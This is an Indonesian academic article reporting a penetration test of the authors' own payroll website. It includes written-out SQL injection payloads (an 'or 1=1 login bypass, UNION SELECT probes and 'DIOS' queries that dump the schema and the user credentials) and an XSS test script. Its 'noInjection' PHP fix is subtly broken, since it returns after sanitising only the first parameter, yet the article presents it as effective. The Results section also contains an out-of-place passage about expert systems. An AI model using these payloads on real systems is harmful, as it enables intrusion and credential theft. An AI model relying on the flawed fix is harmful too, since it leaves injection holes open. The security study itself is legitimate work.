MJI

Media Jurnal Informatika
Vol. 14, no.2, Desember 2022
http://jurnal.unsur.ac.id/mjinformatika

p-issn : 2088-2114
e-issn : 2477-2542

Pengembangan Keamanan Website Menggunakan Teknik Penetration Testing dan Dynamic Application Security Testing (Studi Kasus System Penggajian Pegawai di CV PabrikOnline Global Solusindo)

Essa Jaka Abdillah[1], Rif'atul Khoriyah[2], Ahmad Nabih Abqariy[3], Purnomo Hadi Susilo[4]

Universitas Islam Lamongan[1,3,4], UIN Sunan Ampel Surabaya[2]
ezzajaka@gmail.com[1], rifatulkhoriyah28@gmail.com[2], ahmadnabihabqariy@gmail.com[3], hadyjelak.purnomo@gmail.com[4]

Abstract

This article aims to develop a website security system, using Penetration Testing and DAST (Dynamic Application Security Testing) techniques. Solutions to minimize hacking. the author created the noInjection plugin using the test material for the db.essajaka.web.id website. This article was written using the quantitative method by formulating the background, formulating the problem, determining the theoretical basis, formulating hypotheses, and collecting data. The steps taken by the author are through Scope (determining the scope), Reconnaissance (collecting information about the web), Vulnerability Detaction (searching for target security holes), Information Analysis and Planning (testing planning), Penetration Testing (attacks on targets based on analysis and planning) , Security System Development. The primary data sources in this article are several books and journals that are relevant to the theme. The results of this research are website security with the DAST (Dynamic Application Security Testing) technique on the db.essajaka.web.id website, there are two loopholes, namely Cross Side Scripting, and Sql Injection in Penetration testing which uses the Sql Injection technique through entering a character (') in the id in the last url and will get an error in the database query which can be seen in the browser application. Evaluation that can be done is to add the noInjection plugin to the website application.

Keywords: Cross Side Scripting, Penetration Testing and DAST, Sql Injection, Website Security.

Abstrak

Artikel ini bertujuan untuk melakukan pengembangan sistem keamanan website, dengan menggunakan Teknik Penetration Testing dan DAST (Dynamic Application Security Testing). Solusi dalam meminimalisir peretasan. penulis menciptakan plugin noInjection dengan bahan uji coba website db.essajaka.web.id. Artikel ini ditulis dengan menggunakan metode kuantitatif dengan merumuskan latar belakang, membuat rumusan masalah, menentukan landasan teori, merumuskan hipotesis, dan melakukan pengumpulan data. Langkah yang dilakukan penulis yaitu melalui Scope (menentukan ruang lingkup), Reconnaissance (pengumpulan informasi tentang web), Vulnerability Detaction (pencarian celah keamanan target), Information Analysis and Planning (perencanaan pengujian), Penetration Testing (serangan terhadap target berdasarkan analisis dan perencanaan), Pengembangan System Keamanan. Sumber data primer dalam artikel ini adalah beberapa buku, dan jurnal yang relevan dengan tema. Hasil dari penilitian ini adalah keamanan website dengan teknik DAST (Dynamic Application Security Testing) di website *db.essajaka.web.id terdapat dua celah,yaitu Cross Side Scripting, dan Sql Injection dalam Penetration testing yang menggunakan teknik Sql Injection melalui masuknya sebuah karakter (') pada id yang ada di url terakhir dan akan mendapatkan maslaah (error) pada query database yang dapat dilihat di aplikasi browser. Evaluasi yang dapat dilakukan adalah dengan menambahkan plugin noInjection pada aplikasi website.*

Kata kunci: Cross Side Scripting, Keamanan Website, Penetration Testing dan DAST, , Sql Injection

I. PENDAHULUAN

Dalam perkembangan Teknologi Informasi yang sangat pesat, dapat menyebabkan cara pandang manusia tentang perubahan pada pola pikir terkait hal-hal yang berhubungan dengan kehidupan sehari-hari[1]. Berkembangnya teknologi saat ini terus mengalami perubahan, sehingga disebut sebagai revolusi 5.0. apalagi teknologi dengan jenis komputer yang tidak hanya berfungsi sebagai pengolah data, namun telah menjadi hal yang digandrungi setiap generasi, kalangan tua muda berlomba-lomba dalam mengoperasikan komputer untuk kepentingan persaingan dibidang usaha untuk berlomba-lomba menjadi yang terbaik.

Kemudahan semakin mudah didapatkan, karena teknologi menjadi kebutuhan penting dalam kehidupan, hamper disgala aktivitas yang dilakukan manusia memanfaatkan teknologi untuk sarana mengembangkan diri, ataupun untuk mempermudah pekerjaannya. Dalam membantu mempermudah pekerjaan teknologi dapat bersifat sederhana dan bersifat kompleks.[2] Sehingga manusia memerlukan security atau keamanan untuk menjaga system komputernya. Sedangkan kebutuhan pada keamanan pada setiap system computer tentu memiliki system keamanan yang berbeda sesuai dengan aplikasi yang digunakannya. Misalnya dalam sebuah system akademik tentu berbeda dengan sistemyang ada pada perusahaan.

Desas desus fenomena pada dunia computer tentu tidak asing untuk didengar, khususny pada jaringan internet ketika menghadapi serangan ransomeware, trojan, Dos, Web Deface, pembajakan software, dan kasus yang cukup fatal adalah pencurian kartu kredit yang tentu akan membawa dampak negative bagi pengguna internet. Seperti yang telah dikutip oleh tribunnews pada Jum'at 21 September 2018 menyatakan bahwa data yang diperoleh dari International Data Corporation (IDC), sebagian besar perusahaan yang berada pada kawasan ASEAN justru lebih focus pada system keamanan operasional dasar, belum dikategorikan pada level pengelolaan yang sempurna dan optimal, Sekitar 69,4% perusahaan di kawasan ASEAN termasuk Indonesia masih tahap adhoc, dan 0,2% perusahaan sudah mencapai tahap optimized, padahal serangan terhadap keamanan Sistem Informasi (SI) semakin berkembang dan merambah semakin cepat. Ancaman yang terjadi sepanjang 2018 berasal dari empat hal, mulai dari Malware, Supply chain attack, hingga Ransomware. "Mendekati 40% dari perusahaan global menilai Teknik mendeteksi lanjutan (advanced detection technique) sebagai cara paling efektif untuk mendeteksi ancaman keamanan cyber", menurut Munindra, Senior Research Manager for Consulting and Head of Operations at International data Corporation (IDC) Indonesia, di acara "Enabling Security in Digital Transformation Journey" yang diadakan oleh Telkomtelstra berkolaborasi dengan IDC, di Jakarta, Rabu 19 September 2018. [3]

Pada tahun 2004 momen pertama kalinya Indonesia mengadakan pemilu merupakan bukti kejahatan cyber yang paling popular di Indonesia. Situs KPU yang senilai 152 miliar dianggap tidak mampu di hack, sehingga Tim IT Komisi Pemilihan Umum menggunakan situs tersebut. Akan tetapi hal itu justru berbalik, pernyataan yang demikian justru membuat hacker semakin tertantang sebagai contoh hacker Bernama Dani Firmansyah mampu menjebol situs yang digunakan KPU. Bermula dari mencoba meretas dengan melakukan XSS (Cross Site Scripting), yaitu memasukan kode berbahaya pada website KPU. Percobaan pertama gagal, Xnuxer pun mencoba teknik yang lain yaitu SQL Injection. Serangan Xnuxer ini berhasil dan memungkinkannya melakukan SQL Injection (manipulasi kueri SQL). [3] Akibatnya, hacker asal Jogja ini bisa memodifikasi halaman web dan mengubah informasi pada situs KPU. Nama partai, misalnya, berubah menjadi Partai Si Yoyo, Partai Kolor Ijo, Partai Diperbaiki dulu pak websitenya, dan sebagainya. Bahkan, yang tak kalah menarik, Xnuxer juga ingin berniat mengubah hasil perolehan suara namun gagal. Setelah insiden ini, situs KPU ini juga beberapa kali masih kena hack. Apabila hal ini dibiarkan tentu kericuhan akan terjadi jika situs resmi pemerintah terus menerus dapat dimanipulasi oleh hacker sehingga dapat menyebarkan informasi yang tidak kredibel di masyarakat tentu akan sangat berbahaya bagi penikmat informasi actual.

Dengan demikian maka peneliti mencoba untuk melakukan penelitian tentang bagaimana cara pembuatan website db.essajaka.web.id yang menggunakan framework Codeigniter versi 3. Db.essajaka.web.id yang akan dibuat adalah website penggajian pegawai di CV PabrikOnline Global Solusindo yang notabenenya website ini digunakan khusus karyawan CV tersebut tanpa orang lain bisa mengaksesnya. Hal tersebut menjadi pengujian celah keamanan yang akan diuji cobakan. Sehingga website db.essajaka.web.id akan dijadikan alat atau media dalam menemukan celah keamanan pada aplikasi berbasis website dengan menggabungkan metode penetration testing dan DAST serta bagaimana cara kita mengembangkan sistem keamanan dengan menggunakan plugin noinjection apabila terlihat celah didalamnya.

II. METODE PENELITIAN

Metode penelitian yang digunakan dalam penelitian ini ialah metode kuantitatif dengan merumuskan latar belakang, membuat rumusan masalah, menentukan landasan teori, merumuskan hipotesis, dan melakukan pengumpulan data[4]. Sumber data primer dalam artikel ini adalah beberapa buku, dan jurnal yang relevan dengan tema. Metode peneletian ini merupakan deskriptif,[1] guna untuk mendeskripsikan keamanan website dengan menggunakan teknik penetration testing dan DAST (Dynamic Application Security Testing). Langkah penelitian yang digunakan melalui Scope (menentukan ruang lingkup), Reconnaissance (pengumpulan informasi tentang web), Vulnerability Detaction (pencarian celah keamanan target), Information Analysis and Planning (perencanaan pengujian), Penetration Testing (serangan terhadap target berdasarkan analisis dan perencanaan), Pengembangan System Keamanan.

III. HASIL PENELITIAN

Akuisisi Pengetahuan (*Knowledge*) merupakan proses ekstraksi, strukturisasi, dan mengorganisasikan pengetahuan dari satu sumber atau lebih[6]. Proses ini

merupakan suatu proses yang penting, namun seringkali menjadi "*bottleneck*" yang membatasi pengembangan sistem pakar dan sistem AI yang lain.

Metode yang digunakan dalam proses akuisisi ini adalah metode otomatis[7]. Dalam hal ini, *knowledge* didapatkan dari dari *database* pembelian yang menjadi tolak ukur dalam akuisisi pengetahuan ini. Berikut merupakan ilustrasi dari proses akuisisi pengetahuan dengan metode otomatis :

Cara melakukan pengembangan keamanan *website* menggunakan plugin noInjection agar dapat mengatasi celah yang terlihat dan sukses dalam proses *penetration test* pada *website* db.essajaka.web.id yang meliputi celah keamanan *Sql Injection* dan *Cross Side Scripting* (XSS) dengan cara sebagai berikut:


1. Login ke hosting/cPanel copy dan pastekan file noinjection_helper.php ini ke folder application/helpers/ yang berisikan source code

Gambar 1. Tampilan penambahan *plugin* di *cPanel*

```
application > helpers > noinjection_helper.php
<?php
function noInjection()
{

    global $_POST;
    global $_GET;
    $db = get_instance()->db->conn_id;


    if (isset($_POST)) {
        while ($postfield = current($_POST)) {
            $fixfield = htmlspecialchars($postfield);
            $fixfield = mysqli_real_escape_string($db, $fixfield);
            return $_POST[key($_POST)] = $fixfield;
            next($_POST);
        }
    }


    if (isset($_GET)) {
        while ($postfield = current($_GET)) {
            $fixfield = htmlspecialchars($postfield);
            $fixfield = mysqli_real_escape_string($db, $fixfield);
            return $_GET[key($_GET)] = $fixfield;
            next($_GET);
        }
    }

}
noInjection();
```

Gambar 2. *Source Code Plugin noInjection*

2. Pastikan helper noInjection diload sebelum ada $_POST & $_GET yang dieksekusi sama sekali desesuaikan dengan ditemukannya celah keamanan, masuk pada folder application/controllers karena celah keamanan terdapat pada file App.php edit pada file App.php tuliskan code load berikut ini : $this->load->helper('noInjection'); lalu di simpan.




Gambar 3. Tampilan *file manager* di cPanel

3. Setelah itu bisa mencoba kembali *Sql Injection* bypass Admin kemudian dilakukan perubahan pada *source code* program dengan memasukkan query ('or 1=1 --) pada halaman login admin

   Jika setelah login dan terdeteksi password salah maka plugin noInjection berjalan dengan normal, kemudian jalankan pengujian dengan mengetikkan karakter (‘) di belakang angka 1 untuk melihat apakah ada kesalahan pada basis data. Setelah dievaluasi dan menambahkan karakter (‘) ke url, akan melihat tampilan yang menyatakan bahwa tidak ada kesalahan dalam basis data.
4. Selanjutnya melakukan uji XSS dilakukan dengan mencoba memasukan informasi pada *form* edit *profile user* <script>alert('TESTED BUG XSS')</script>
5. Selanjutnya pada Gambar 9, setelah berhasil mengisi informasi, periksa di basis data untuk melihat apakah fungsi yang dibuat dalam kode sumber PHP sudah berjalan.

   Ini adalah hasil di basis data setelah dievaluasi, masukan script telah berhasil diubah menjadi karakter. Kemudian masuk ke sistem dan pastikan sistem terlindungi dari XSS.



Gambar 4. Tampilan *alert XSS* tidak berjalan

Gambar 4 adalah tampilan sistem informasi setelah mengevaluasi dan menambahkan *plugin noInjection* di dalam aplikasi *situs web.*

IV. PEMBAHASAN

Pada Pembahasan kali ini peneliti memberikan solusi pada masing-masing penetrasi yang merupakan teknik untuk menemukan celah keamanan website yaitu dengan menggunakan Plugin noInjection.

Dalam menemukan kerentanan keamanan pada situs web dapat dilakukan melalui berbagai proses yang meliputi: pelingkupan (scope), pengintaian (reconnaissance), deteksi kerentanan (vulnerability detection), analisis dan perencanaan informasi (information analysis & planning), dan pengujian penetrasi (penetration testing). Proses deteksi kerentanan mencakup teknik Dynamic Application Security Testing (DAST) yang menggunakan aplikasi seperti Acunetix untuk mendeteksi kerentanan keamanan di situs web. Pengujian penetrasi dan metode DAST digabungkan saat melakukan penetrasi di situs web db.essajaka.web.id [5].

1. Scope

   Dalam melakukan *penetration test*, pertama kali adalah menentukan *scope* maka dilakukan proses *penetration test*. Dalam penelitian ini memilih *Scope website* db.essajaka.web.id yang dapat digunakan sebagai objek pengujian *penetration test*. Gambaran singkat, tentang website db.esssajaka.web.id adalah sebuah situs web yang menyediakan layanan untuk pegawai ingin mengetahui slip gaji di Perusahaan [6]. Dan semua diproses melalui *admin*, *admin* tersebut bertindak sebagai supervisor dalam perusahaan situs web yang akan diteliti.

2. Reconnaissance

   Setelah menetapkan cakupan uji penetrasi, kemudian Langkah yang harus ditempuh adalah pengintaian (*reconnaissance*), di mana mengumpulkan informasi sebanyak-banyaknya dari situs web db.essajaka.web.id dan menggunakan *tools Wappalyzer* untuk menampilkan informasi di situs web. *Wappalyzer* adalah alat plugin yang digabungkan ke halaman *Chrome* atau *Mozilla* untuk memantau teknologi yang dibuat oleh situs web dan termasuk hasil dari Wappalyzer dengan menyampaikan berita bahwa teknologi yang dipakai oleh db.essajaka.web.id meliputi jQuery versi 2.2.0 dan Bootstrap. Setelah informasi itu didapat, kemudian melakukan pencarian informasi apakah masih terdapat celah Cross Side Scripting (XSS) atau tidak. Hasil dari pencarian yang dilakukan dari website https://snyk.io/test/npm/jquery/2.2.0 didapatkan jQuery versi 2.2.0, celah keamanan dari Cross Side Scripting berstatus medium, artinya ada celah untuk dilakukan penetration test dari serangan Cross Side Scripting [6].

3. Vulnerability Detection

   Selama fase identifikasi kerentanan yang berjalan di db.essajaka.web.id menggunakan alat *Acunetix*, adalah aplikasi yang digunakan sebagai alat pengujian keamanan aplikasi web untuk mendeteksi kerentanan seperti injeksi SQL, *Cross Side Scripting*, dan rentan lainnya. Uji coba *Acunetix* versi 12 dapat digunakan selama fase identifikasi kerentanan db.essajaka.web.id dan aplikasi ini berbasis web. Setelah menjalankan aplikasi ini, Anda dapat mengetik https://localhost:13443/#/ di browser [7].

4. Information Analysis & Planning

   Hasil dari *vulnerability detection* manampilkan celah keamanan pada website db.essajaka.web.id. Pada proses *Information Analysis & Planning* akan mengambil celah keamanan yang digunakan sebagai bahan *penetration*.[8].

Uji celah keamanan dengan DAST (Dynamic Application Security) ditemukan celah keamanan SQL Injection dan XSS pada saat melakukan scanning di Aplikasi Acunetix 9 dan 12[3]. Sehingga dapat disimpulkan bahwa jenis kerentanan yang ditemukan adalah SQL Injection dan XSS.

No	Jenis Kerentanan
1	SQL Injection
2	XSS

Tabel 1. Tabel celah keamanan yang dipilih

Alasan memakai dua kerentanan di atas karena ini adalah daftar kerentanan keamanan yang disebutkan oleh *Owasp* dari 10 kerentanan situs web. Injeksi SQL adalah teknik yang mengeksploitasi kerentanan yang terjadi di lapisan basis data suatu aplikasi. Efeknya adalah penyerang dapat melihat, memasukkan, mengedit, dan menghapus basis data. Oleh karena itu, jika penyerang dapat memasukkan masukan korban, hal itu dapat mempengaruhi eksekusi program secara keseluruhan.

Cross-Side Scripting (XSS) adalah jenis serangan injeksi kode pada input formulir situsweb. Kode sumber dalam file html atau php dijalankan terus menerus. Misalnya, pengguna memasukkan "[dihapus] peringatan(bug yang diuji XSS") [9] dan masukan muncul di posisi tengah file php, skrip akan dieksekusi terlebih dahulu dan akan melihat peringatan berisi XSS. Jika skrip melakukan fungsi pengalihan, skrip akan mengarahkan pengguna lainnya ke halaman formulir korban yang dibuat oleh penyerang yang ditujukan bagi pengguna untuk memasukkan informasi yang diberikan oleh formulir korban sehingga penyerang dapat memperoleh informasi dari pengguna. [7]

Penetration Testing

Penetration testing yang dilakukan pada *website* db.essajaka.web.id memanfaatkan celah keamanan. Hasil pengujiannya adalah sebagai berikut:

1. *SQL Injection*

SQL Injection merupakan teknik yang mengeksploitasi kerentanan di lapisan basis data suatu aplikasi. Ancaman injeksi Sql ini dapat terjadi karena masukan yang tidak disaring dengan benar selama pembuatan, menciptakan celah yang dapat dieksploitasi. Injeksi SQL dilakukan dengan memodifikasi perintah SQL di formulir masukan aplikasi, memungkinkan penyerang mengirim sintaks ke basis data aplikasi. [8] Hal ini memungkinkan penyerang untuk melihat data yang tidak perlu mereka lihat, seperti data yang dimiliki oleh pengguna lain atau data lain yang dapat diakses oleh aplikasi itu sendiri. Dalam beberapa kasus, pelaku dapat mengubah atau menghapus data dan melakukan

perubahan pada konten atau aplikasi.

Ketika dilakukan *penetration test* terhadap celah *sql Injection* melalui cara manual seperti *Bypass Admin login* menggunakan *Query* tertentu serta *dump* isi dari *database* yang sedang digunakan oleh aplikasi tersebut berikut ini adalah *demonstrasi* cara seseorang *attacker* melakukan *bypass admin*.

A. Melakukan pencarian target login admin yang terdapat celah bypass admin dengan *SQL Injection*

Gambar 5. Tampilan *login Admin* berisikan Query Bypass Admin

Di saat berada di halaman login admin isikan *username*: 'or 1=1 -- dan *password*: 'or 1=1 -- Selanjutnya adalah mencari jumlah tabel yang ada dalam database dengan menggunakan *query order by* contoh https://db.essajaka.web.id/app/tampilprofil?id=1%27+order+by+18--+, maka web akan normal Kembali.

Kemudian klik *login* apabila berhasil akan di arahkan ke *menu dashboard admin* dan bisa mengakses seluruh isi *website* tanpa perlu mengetahui *username* dan *password* asli dari *website* db.essajaka.web.id.

Gambar 6. Tampilan *Dashboard admin* ketika berhasil login menggunakan *Query Bypass Admin*

Masukan yang disimpan ke dalam basis data semestinya menyertakan username dan password. Tidak masalah karena ada tanda " 'or 1=1 -- " di mana artinya setiap masukan akan selalu dianggap true. Karena 1=1 adalah alias untuk true dan or merupakan kondisi jika ada salah 1 atau lebih dari 2 atau lebih masukan true maka otentikasi akan dianggap true oleh sistem. Juga, formulir kata sandi hanya dianggap sebagai sintaks komentar dalam SQL setelah karakter "– ", sehingga dapat memasukkannya sesuka hati.

Selain itu *Sql injection* juga bisa digunakan untuk meng *Xploitasi database* yang ada di aplikasi tersebut[10].

1. *Penetration test* akan menggunakan url https://db.essajaka.web.id/app/tampilprofil?id=1, ketika mencoba menambahkan karakter (') setelah angka 1, querynya memberikan kesalahan dan ditampilkan di browser. [8] Jika kesalahan seperti itu terjadi, itu tidak akan ditampilkan kepada pengguna. Ini karena ketika terjadi kesalahan dalam query basis data dan ditampilkan di browser, pengguna akan dapat melihat salah satu nama tabel. Dapat dilihat bahwa nama tabel karyawan yang digunakan untuk data pemagang yang tersimpan di basis data sistem informasi db.essajaka.web.id.
2. Selanjutnya adalah mencari jumlah tabel yang ada dalam database dengan menggunakan *query order by* , contoh https://db.essajaka.web.id/app/tampilprofil?id=1%27+order+by+18--+, maka web akan normal kembali.
3. Lanjutkan dengan mengganti angka 1 menjadi 2/3/4/5/6 dan seterusnya sampai muncul pesan error lagi. Nah disitu terjadi error di angka 19, logikanya ketika melakukan perintah order by 1,2,3 dan seterusnya sampai 18 tidak terjadi error dan di nomor 19 terjadi error, itu artinya jumlah tabel yang ada didalam database tidak sampai 19, lalu jumlah tabelnya yaitu 18 karena merupakan angka terakhir yang tidak error.
4. Berikutnya mencari angka Ajaibnya, gunakan perintah *UNION SELECT*, contohnya https://db.essajaka.web.id/app/tampilprofil?id=1%27+and+0+/*!12345union*/+select+1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,1 8--+ , untuk angkanya sesuaikan jumlah tabelnya yang ditemukan[7].
5. Maka akan keluar angka seperti gambar sebelumnya terdapat angka 2,5,3,6,7,8,9,10,13 yang keluar, berarti bisa lakukan injeksi di angka tersebut, bisa pilih angka salah satu saja dan ganti angka yang dipilih misalnya angka 5 diganti dengan perintah concat(database(),version()), untuk mengetahui database dan versi yang digunakan, contohnya https://db.essajaka.web.id/app/tampilprofil?id=1%27+and+0+/*!12345union*/+select+1,2,3,4,concat(database(),version()),6,7,8,9, 10,11,12,13,14,15,16,17,18--+ bisa melakukan cek informasi lain menggunakan fungsi berikut ini[6]:
   - Tampilkan Nama User *database*
   - @@hostname — menampilkan Hostname
   - @@tmpdir — menampilkan Direktori temp
   - @@datadir — menampilkan Direktori data
   - @@basedir — menampilkan Direktori base
   - database() — menampilkan Nama Database
   - schema() — menampilkan Database yang dipakai
   - session_user() — menampilkan Session User
6. Selanjutnya untuk melakukan dump table pada database gunakan *query DIOS (Dump InOne Shot)*, make_set(6,@:=0x0a,(select(1)from(information_schema./**/columns)where@:=make_set(511,@,0x3c6c693e,0x5b20,table_schema,0x205d2d2d3e20,table_name,0x3a3a,column_name)),@). Contohnya : https://db.essajaka.web.id/app/tampilprofil?id=1%27+and+0+/*!12345union*/+select+1,2,3,4,make_set(6,@:=0x0a,(select(1)from(information_schema./**/columns)where@:=make_set(511,@,0x3c6c693e,0x5b20,table_schema,0x205d2d2d3e20,table_name,0x3

a3a,column_name)),@),6,7,8,9,10,11,12,1
3,14,15,16,17,18--+

7. Disini sudah terlihat semua tabel dan kolom di dalam database nya , lalu yang jadi target seorang penyerang biasanya *username* dan *password* atau data identitas lainya selanjutnya akan dicontohkan dump data username dan password yang ada ditabel penggua caranya cukup edit *query dios* yang sebelumnya dibagian *information_schema* diganti dengan nama database, *columns* diganti dengan nama table *table_schema*, *table_name*, *column_name* diganti dengan kolom contoh nya seperti ini : https://db.essajaka.web.id/app/tampilprofil?
id=1%27+and+0+/*!12345union*/+select+
1,2,3,4,make_set(6,@:=0x0a,(select(1)from
(essajakaweb_gaji./**/user)where@:=make_set(511,
@,0x3c6c693e,0x5b20,id_user,0x
205d2d2d3e20,username,0x3a3a,password)),@),6,7,8,9
,10,11,12,13,14,15,16,17,18--+

2. XSS

XSS adalah jenis serangan injeksi kode. XSS dijalankan oleh penyerang yang menyuntikkan HTML atau kode skrip klien lainnya ke dalam situs web. Serangan ini seakan-akan berasal dari situs web tersebut. Dikarenakan terdapat gencatan, gencatan virus dapat melewati keamanan sisi klien, dan diperoleh informasi negative dan sensitive, atau menyimpan aplikasi berbahaya. Pengujian penetrasi dilakukan dengan memasukkan informasi ke dalam formulir edit profil pengguna yang disediakan oleh situs web db.essajaka.web.id. Formulir yang dipilih dengan url https://db.essajaka.web.id/app/profiluser/1. berisikan *form* untuk edit *profile user* yang akan mendaftarkan magang di Perusahaan. [8]

a. Pengujian *penetration test* yang dilakukan dengan memasukan source code javascript, yaitu <script>alert('TESTED BUG XSS')</script> di salah satu form yang sudah disediakan.

b. Jika terlihat tidak berpengaruh setelah menyimpan ke halaman tersebut, karena admin dapat melihat basis data dan masuk ke dashboard admin. Langkah pertama adalah mengecek terlebih dahulu hasil inputan di basis data, dari hasil edit data profil pengguna informasi yang tersimpan di basis data dan input script.

c. Kemudian langkah yang di lakukan selanjutnya kembali ke menu profile untuk melihat hasil edit data yang masuk dan mengarahkan ke url https://db.essajaka.web.id/app/tampilprofil?id=1 dan sistem berhasil terserang pada celah keamanan *Cross Side Scripting* (XSS).

V. KESIMPULAN

Dalam uji keamanan website dengan teknik DAST (Dynamic Application Security Testing). di website db.essajaka.web.id yang diserang serangan teknik Cross Side Scripting, dan Sql Injection, pada website dapat dibuktikan. Sehingga bisa dilakukan proses evaluasi untuk melakukan pengembangan keamanan website dari ke dua celah keamanan tersebut.

Dalam Penetration testing yang menggukanakn teknik Cross Side Scripting didapatkan bahwa di website db.essajaka.web.id setelah memasukan script inputan <script>alert('TESTED BUG XSS')</script> pada tampilan website menampilkan alert yang bertuliskan TESTED BUG XSS. Evaluasi yang dilakukan adalah sebelum ke database berupa script alert yang dirubah ke karakter biasa, sehingga source code pada website tidak membaca inputan script alert.

Dalam Penetration testing yang menggunakan Teknik Sql Injection dengan memasukan sebuah karakter (') di akhir url yang ber id dan akan didapatkan error pada query database yang dapat dilihat di aplikasi browser. Evaluasi yang dapat dilakukan adalah dengan menambahkan plugin noInjection pada aplikasi website.

UCAPAN TERIMA KASIH

Ucapan terimakasih kepada semua teman dan instansi yang turut membantu dalam penyelesaian penelitian yang telah dilakukan khususnya Litbang Pemas KKN Universitas Islam Lamongan.

VI. REFERENSI

[1] R. Khoriyah and A. Muhid, "Inovasi Teknologi Pembelajaran dengan Menggunakan Aplikasi Wordwall Website pada Mata Pelajaran PAI di Masa Penerapan Pembelajaran Jarak Jauh: Tinjauan Pustaka," *Tarb. Wa Ta'lim J. Penelit. Pendidik. dan Pembelajaran*, pp. 192–205, 2022.

[2] H. Haqqi and H. Wijayati, *Revolusi industri 4.0 di tengah society 5.0: sebuah integrasi ruang, terobosan teknologi, dan transformasi kehidupan di era disruptif*. Anak Hebat Indonesia, 2019.

[3] B. Wicaksono, "Pengujian Celah Keamanan Aplikasi Berbasis WEB Menggunakan Teknik Penetrion Testing dan DAST (Dynamic Application Security Testing)," *Molecules*, vol. 2, no. 1, pp. 1–12, 2020.

[4] N. Fadhillah, R. Khoriyah, and M. Muhlishotin, "Efektivitas Model Crossword Puzzle untuk Meningkatkan Motivasi Belajar Siswa Pada Mata Pelajaran Al-Qur'an Hadist," *JIIP - J. Ilm. Ilmu Pendidik.*, vol. 5, no. 7, pp. 2542–2546, 2022, doi: 10.54371/jiip.v5i7.698.

[5] P. Engebretson, "The basics of hacking and penetration testing: Ethical hacking and penetration testing made easy.[Books24x7 version] Retrieved March 26, 2013." 2011.

[6] M. Muhsin and A. Fajaryanto, "Penerapan Pengujian Keamanan Web Server Menggunakan Metode OWASP versi 4 (Studi Kasus Web Server Ujian Online)," *Multitek Indones.*, vol. 9, no. 1, pp. 31–42, 2016.

[7] H. Pranata, L. A. Abdillah, and U. Ependi, "Analisis Keamanan Protokol Secure Socket Layer (SSL) Terhadap Proses Sniffing di Jaringan," *arXiv Prepr. arXiv1508.05457*, 2015.

[8] M. A. Z. Risky and Y. Yuhandri, "Optimalisasi dalam Penetrasi Testing Keamanan Website Menggunakan Teknik SQL Injection dan XSS," *J. Sistim Inf. dan Teknol.*, vol. 3, pp. 215–220, 2021, doi: 10.37034/jsisfotek.v3i4.68.

[9] Y. Mulyanto, M. Taufan Asri Zaen, and S. Sihab,

"Analisis Keamanan Website SMA Negeri 2 Sumbawa Besar Menggunakan Metode Penetration Testing (Pentest)," *J. Inf. Syst. Res.*, vol. 4, no. 1, pp. 202–209, 2022, doi: 10.47065/josh.v4i1.2335.

[10] B. V. Tarigan, A. Kusyanti, and W. Yahya, "Analisis Perbandingan Penetration Testing Tool Untuk Aplikasi Web," *J. Pengemb. Teknol. Inf. dan Ilmu Komput.*, vol. 1, no. 3, pp. 206–214, 2017.